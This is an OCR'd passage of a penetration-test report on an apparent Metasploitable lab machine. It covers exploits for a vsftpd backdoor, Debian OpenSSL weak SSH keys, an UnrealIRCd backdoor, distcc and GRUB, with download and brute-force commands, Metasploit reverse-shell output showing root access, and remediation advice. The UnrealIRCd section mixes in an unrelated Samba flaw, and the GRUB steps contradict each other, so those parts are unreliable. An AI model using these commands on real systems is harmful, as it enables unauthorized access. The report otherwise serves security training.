


Figure 1Connecting to remote machine

Figure 2Verifying reverse shell

Risk Rating: High 

This vulnerability is rated as High Risk due to the following factors:

- Ease of Exploitation: The backdoor can be exploited with minimal effort, requiring only a specific username format.
- Impact Severity: Successful exploitation grants attackers remote shell access, which can be used to execute arbitrary commands, potentially leading to complete system control.

Remediation

To mitigate this risk, the following actions are strongly recommended:

1. Update vsftpd: Immediately upgrade to the latest version of vsftpd, where this backdoor has been removed. Ensure that all systems running vsftpd are using a secure, verified version of the software.
2. Verify Software Integrity: Use cryptographic checksums or digital signatures to verify the integrity of vsftpd before installation or deployment. This can help prevent the introduction of compromised software into your environment.
3. Monitor and Audit FTP Access: Implement logging and monitoring for FTP access to detect any suspicious login attempts, especially those that may indicate exploitation of this backdoor.
4. Firewall Restrictions: Configure firewalls to restrict access to FTP services from untrusted networks, reducing the exposure of vsftpd to potential attackers.

Predictable PRNG Brute Force exploit

Description

Since the Nmap shows the OpenSSH version is 4.7. I googled it and find it use OpenSSL 0.9.8g.

Versions 0.9.8c-1 through 0.9.8g-9 of OpenSSL are susceptible to a significant vulnerability related to the predictable Pseudo-Random Number Generator (PRNG). This flaw arose after certain C code was removed from SSH, inadvertently affecting the OpenSSL PRNG's seeding process. Specifically, the only random value utilized for the initial seed was the maximum Linux process ID, which is limited to 32,768. As a result, the pool of seed values was drastically reduced, leading to a situation where all PRNG operations relied on a relatively small number of possible seeds. This makes it feasible for an attacker to generate possible SSH keys by brute-forcing through all possible seed values, eventually discovering a valid key that can be used to gain unauthorized SSH access.

Additional Considerations:

- Impact on SSH Security: This vulnerability undermines the cryptographic strength of SSH keys, making secure communications potentially accessible to attackers.
- Historical Context: The flaw highlights the critical importance of robust seeding mechanisms in cryptographic functions, especially in widely used libraries like OpenSSL.

Exploitation

1. The exploitation process involves the following steps:
2. Key Generation: First, download pre-generated RSA and DSA keys that were created using the vulnerable OpenSSL versions. These keys are publicly available due to the limited number of possible seed values.
3. Brute Force Attack: Use a Python script to brute-force the SSH login by iterating through the pre-generated keys. The script takes the target SSH server's IP address and the username as input, systematically attempting each key until a match is found.
4. Additional Considerations:
5. Efficiency of Attack: The brute force attack's effectiveness is directly tied to the reduced complexity of the seed space, making it feasible even on systems with modest computing power.
6. Automation: Scripts and tools designed for this exploit are readily available, further lowering the barrier for attackers to exploit this vulnerability.

Search OpenSSL exploit:

searchsploit openssl

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit OpenSSL
 ---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                          |  Path
 ---------------------------------------------------------------------- ---------------------------------
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memor | php/remote/40142.php
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Ove | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer O | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer O | unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too- | unix/remote/40347.txt
OpenSSL - 'ssl3_get_key_exchange()' Use-After-Free Memory Corru | linux/dos/34427.txt
OpenSSL - Alternative Chains Certificate Forgery                | multiple/webapps/38640.rb
OpenSSL - ASN.1 Parsing                                         | multiple/remote/23199.c
OpenSSL - ASN1 BIO Memory Corruption                            | multiple/dos/18756.txt
OpenSSL - Padding Oracle in AES-NI CBC MAC Check                | multiple/dos/39768.txt
OpenSSL - Remote Denial of Service                              | linux/dos/12334.c
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predicta | linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predicta | linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predicta | linux/remote/5720.py
OpenSSL 0.9.8k/1.0.0-beta2 - DTLS Remote Memory Exhaustion Deni | multiple/dos/8720.c
OpenSSL 0.9.x - CBC Error Information Leakage                   | linux/remote/22264.txt
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Di | multiple/remote/32764.py
OpenSSL 1.1.0 - Remote Client Denial of Service                 | multiple/dos/41192.c
OpenSSL 1.1.0a/1.1.0b - Denial of Service                       | linux/dos/40899.py
OpenSSL < 0.9.7l/0.9.8d - SSLv2 Client Crash                    | multiple/dos/4773.pl
OpenSSL < 0.9.8i - DTLS ChangeCipherSpec Remote Denial of Servi | multiple/dos/8873.c
OpenSSL ASN.1 < 0.9.6j/0.9.7b - Brute Forcer for Parsing Bugs   | multiple/dos/146.c
OpenSSL SSLv2 - Null Pointer Dereference Client Denial of Servi | multiple/dos/28726.pl
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak | multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosur | multiple/remote/32745.py
PHP - 'openssl_x509_parse()' Memory Corruption                  | php/dos/30395.txt
PHP 6.0 - 'openssl_verify()' Local Buffer Overflow (PoC)        | windows/dos/19963.txt
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_decrypt' Ciphertext  | php/dos/35487.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_encrypt' Plaintext D | php/dos/35486.php
 ---------------------------------------------------------------------- ---------------------------------
 ---------------------------------------------------------------------- ---------------------------------
 Shellcode Title                                                        |  Path
 ---------------------------------------------------------------------- ---------------------------------
Linux/x86 - OpenSSL Encrypt (aes256cbc) Files (test.txt) Shellc | linux_x86/46791.c
 ---------------------------------------------------------------------- ---------------------------------
```

Figure 3 searchsploit openssl

Looks like these exploits can be used. The vulnerability is CVE-2008-0166.

I am going to use 5720.py script. Let's download it from exploit-db website.




Figure 4 Exploit DB 5720.py Script Download

Click on Download button or do wget https://www.exploit-db.com/raw/5720 and then change 5720 file name to 5720.py

Now download precalculated vulnerable keys

wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/5622.tar.bz2

unzip it

tar jxf 5622.tar.bz2

Figure 5 Download and Extract exploit

run the command:

python2 5720.py rsa/2048/ 192.168.100.134 root 22 5

Because it is python2 script.




Figure 6 Brute Forcing through python

Risk Rating: High

The vulnerability is rated as High Risk due to the following factors:

- Ease of Exploitation: The low complexity of the brute-force attack, combined with the availability of pre-generated keys, makes this exploit relatively straightforward.
- Potential Impact: Successful exploitation could lead to unauthorized SSH access, compromising the entire server and potentially other systems within the network.

Additional Considerations:

- Widespread Exposure: Given the extensive use of OpenSSL, many systems could be affected, particularly those that have not been updated.

Remediation

Mitigating this vulnerability requires immediate action:

1. Upgrade OpenSSL: The most effective mitigation strategy is to upgrade to a newer version of OpenSSL where this seeding vulnerability has been addressed. The updated versions use a more robust seeding mechanism, significantly reducing the risk of predictable PRNG outputs.
2. Regenerate Keys: After upgrading OpenSSL, all SSH keys that were generated using the vulnerable versions must be invalidated and replaced with new keys generated on systems with secure PRNGs.

Additional Considerations:

- Patch Management: Organizations should implement a robust patch management strategy to ensure that software libraries like OpenSSL are regularly updated to the latest versions.
- Continuous Monitoring: Employ security monitoring tools to detect and alert on suspicious SSH login attempts, particularly brute-force attacks, which may indicate attempts to exploit this vulnerability.

Unreal Ircd backdoor command execution

Description:

The unreal ircd service runs on port 6667. This vulnerability affects Samba versions 3.0.20 through 3.0.25rc3 when using the non-default username map script configuration option. The service runs on port 139. By specifying a username containing shell meta characters, attackers can execute arbitrary commands and gain root access. No authentication is required to exploit this vulnerability since the username mapping occurs before authentication.

Exploitation:

- To exploit this service, we directly use the Metasploit module.
- Use the module irc backdoor and set the remote host IP address.
- Set the payload that would run on the remote host.
- Here we use payload cmd/unix/reverse that spawns a shell and connects to our attacker IP.




Figure 7 search exploit/unix/irc




Figure 8 Setting Metasploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.100.129:4444
[*] 192.168.100.134:6667 - Connected to 192.168.100.134:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.134:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo TAamD2Rz9OPMLL0o;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "TAamD2Rz9OPMLL0o\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.100.129:4444 → 192.168.100.134:53205) at 2024-08-15 18:02:37 -0400

whoami
root
id
uid=0(root) gid=0(root)
pwd
/etc/unreal
ls -al
total 396
drwx------  7 root root   4096 May 20  2012 .
drwxr-xr-x 94 root root   4096 Aug 15 18:02 ..
-rw-------  1 root root   1365 May 20  2012 Donation
-rw-------  1 root root  17992 May 20  2012 LICENSE
drwx------  2 root root   4096 May 20  2012 aliases
--w----r-T  1 root root   1175 May 20  2012 badwords.channel.conf
--w----r-T  1 root root   1183 May 20  2012 badwords.message.conf
--w----r-T  1 root root   1121 May 20  2012 badwords.quit.conf
-rwx------  1 root root 242894 May 20  2012 curl-ca-bundle.crt
-rw-------  1 root root   1900 May 20  2012 dccallow.conf
drwx------  2 root root   4096 May 20  2012 doc
--w----r-T  1 root root  49552 May 20  2012 help.conf
-rw-------  1 root root   1469 Aug 15 13:00 ircd.log
-rw-------  1 root root      6 Aug 15 13:00 ircd.pid
-rw-------  1 root root      4 Aug 15 18:00 ircd.tune
drwx------  2 root root   4096 May 20  2012 modules
drwx------  2 root root   4096 May 20  2012 networks
--w----r-T  1 root root   5656 May 20  2012 spamfilter.conf
drwx------  2 root root   4096 Aug 15 13:00 tmp
-rwx------  1 root root   4042 May 20  2012 unreal
--w----r-T  1 root root   3884 May 20  2012 unrealircd.conf
```

Figure 9 Exploiting Unreal Backdoor

Risk Rating: High

Remediation

To mitigate this exploit:

- Disable anonymous login.
- Limit disclosure of the Samba service version.
- Ensure Samba is updated to the latest patched version and install regular security updates.

Distcc Code Execution

Description

Distcc is a distributed compilation tool that speeds up the build process for programming languages like C, C++, and Objective-C++ by distributing the compilation tasks across multiple machines within a network. The service typically runs on port 3632. However, a critical vulnerability exists in Distcc version 2.x, including the version used in XCode 1.5. This vulnerability arises when the service is improperly configured to allow unrestricted access to its server port. When such a misconfiguration occurs, remote attackers can exploit the service by submitting malicious compilation jobs that are executed without any authorization or authentication checks, effectively allowing the attacker to execute arbitrary commands on the target system.

Exploitation

- Exploit Acquisition: The first step in exploiting this vulnerability involves obtaining the appropriate exploit code. The exploit code, typically written in Ruby, can be found on repositories like ExploitDB.
- Using Metasploit Framework: The acquired exploit code can then be executed using the Metasploit Framework. Metasploit is a widely used penetration testing platform that allows attackers to develop and execute exploits against remote targets.
- Target Configuration: Within Metasploit, the attacker must configure the exploit by specifying the IP address of the remote machine running the vulnerable Distcc service.
- Gaining Shell Access: Upon successful execution of the exploit, the attacker is granted a shell with daemon privileges on the compromised machine. This level of access allows the attacker to execute commands with the same permissions as the daemon user, which could potentially be leveraged to escalate privileges further or to pivot within the network.

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

Figure 10 search distcc




Figure 11 Exploiting Distcc

Risk Rating: High

This vulnerability is rated as high risk due to the ease of exploitation and the potential for severe consequences, such as unauthorized remote command execution and system compromise.

Remediation

To mitigate the risks associated with this vulnerability, the following actions should be taken:

- Restrict Port Access: Ensure that the Distcc service is not exposed to the internet or unauthorized users by restricting access to port 3632. This can be achieved through firewall rules or by configuring the service to listen only on trusted interfaces.
- Apply Patches: If a newer, patched version of Distcc is available, it should be installed immediately. Regularly updating software to the latest versions is crucial to protect against known vulnerabilities.
- Service Hardening: Review and harden the configuration of Distcc to ensure that access controls are properly implemented. This includes setting up authentication and authorization mechanisms to prevent unauthorized users from submitting compilation jobs.
- Network Segmentation: Consider segmenting the network to isolate critical services and minimize the potential impact of a compromised service like Distcc. This limits an attacker's ability to move laterally within the network.

Exploiting through Grub Misconfiguration

Description

GRUB (Grand Unified Bootloader) is the default bootloader for many Linux distributions, responsible for managing the boot process and allowing users to select between different operating systems or kernel versions. GRUB provides options to modify boot parameters and can be edited during the boot process. If GRUB is not protected by a password, it becomes vulnerable to unauthorized modifications. An attacker with physical access to the machine can exploit this vulnerability by editing boot parameters to gain root access without needing the root password. This can lead to a complete system compromise.

Exploitation

- Access GRUB Menu: During the boot process, press the Esc key (or Shift key on some systems) to access the GRUB menu. This must be done before the operating system starts loading.
    - Edit Boot Parameters:
    - Select the boot entry you want to modify (usually the recovery mode or the default entry).
    - Press e to edit the selected boot entry. This will open the boot parameter editor.
- Modify Kernel Parameters:
    - Find the line that starts with Linux or linux16. This line contains the kernel parameters used to boot the system.
    - Replace the rw (read-write) option with ro (read-only) and append init=/bin/bash at the end of the line. This tells the system to boot into a root shell instead of the normal initialization process.
- Boot with Modified Parameters:
    - Press Ctrl + X or F10 to boot the system with the modified parameters. The system will start and drop you into a root shell without prompting for a password.
- Change Password or Perform Actions:
    - Once you have access to the root shell, you can change the root password using the passwd command or perform other administrative actions as needed.

- First, we open the grub by pressing esc key.
- After this we need to edit the recovery option.
- Press edits for the kernel.
- Instead of ro single, write rw init = /bin/bash.
- Boot after editing.
- Hence the machine directly gets booted to the root shell without password and the password can be changed also.




Figure 12 GRUB Bootloader Before edit

